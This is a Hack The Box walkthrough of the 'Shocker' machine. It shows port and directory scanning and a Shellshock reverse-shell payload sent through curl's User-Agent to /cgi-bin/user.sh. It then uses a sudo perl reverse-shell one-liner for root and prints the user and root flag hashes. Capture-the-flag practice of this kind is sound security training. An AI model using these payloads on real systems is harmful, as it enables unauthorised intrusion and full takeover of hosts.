- 链接

https://www.hackthebox.eu/home/machines/profile/108

```
~ >>> sudo nmap -sS 10.10.10.56 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-28 23:21 CST
Nmap scan report for 10.10.10.56
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
~ >>> gobuster dir -u http://10.10.10.56/ -t 200 -w SecLists/Discovery/Web-
Content/common.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://10.10.10.56/
[+] Method:         GET
[+] Threads:        200
[+] Wordlist:       SecLists/Discovery/Web-Content/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Timeout:        10s
===============================================================
2020/06/28 23:43:32 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/cgi-bin/ (Status: 403)
/index.html (Status: 200)
```

```
~ >>> gobuster dir -u http://10.10.10.56/cgi-bin/ -t 200 -w
SecLists/Discovery/Web-Content/common.txt  -x cgi,sh

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
===============================================================
[+] Url:            http://10.10.10.56/cgi-bin/
[+] Method:         GET
[+] Threads:        200
[+] Wordlist:       SecLists/Discovery/Web-Content/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Extensions:     cgi,sh
[+] Timeout:        10s
===============================================================
2020/06/28 23:44:59 Starting gobuster in directory enumeration mode
===============================================================
/.hta (Status: 403)
/.hta.cgi (Status: 403)
/.hta.sh (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.cgi (Status: 403)
/.htpasswd.sh (Status: 403)
/.htaccess (Status: 403)
/.htaccess.cgi (Status: 403)
/.htaccess.sh (Status: 403)
/user.sh (Status: 200)
```

shellshock


```
~ >>> curl http://10.10.10.56/cgi-bin/user.sh
Content-Type: text/plain

Just an uptime test script

 11:46:21 up 32 min,  0 users,  load average: 0.15, 0.73, 0.56
```

`curl -A "() { :; }; /bin/bash -i > /dev/tcp/10.10.14.33/1234 0<&1 2>&1 " http://10.10.10.56/cgi-bin/user.sh`

GetShell




```
shelly@Shocker:/home/shelly$ ls -al
```

```
ls -al
total 36
drwxr-xr-x 4 shelly shelly 4096 Sep 22  2017 .
drwxr-xr-x 3 root   root   4096 Sep 22  2017 ..
-rw------- 1 root   root      0 Sep 25  2017 .bash_history
-rw-r--r-- 1 shelly shelly  220 Sep 22  2017 .bash_logout
-rw-r--r-- 1 shelly shelly 3771 Sep 22  2017 .bashrc
drwx------ 2 shelly shelly 4096 Sep 22  2017 .cache
drwxrwxr-x 2 shelly shelly 4096 Sep 22  2017 .nano
-rw-r--r-- 1 shelly shelly  655 Sep 22  2017 .profile
-rw-r--r-- 1 root   root     66 Sep 22  2017 .selected_editor
-rw-r--r-- 1 shelly shelly    0 Sep 22  2017 .sudo_as_admin_successful
-r--r--r-- 1 root   root     33 Sep 22  2017 user.txt
shelly@Shocker:/home/shelly$
```

user.txt


2ec24e11320026d1e70ff3e16695b233

```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

```
sudo /usr/bin/perl -e 'use
Socket;$i="10.10.14.33";$p=1235;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"
));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'
```



root.txt

52c2715605d70c7619030560dc1ca467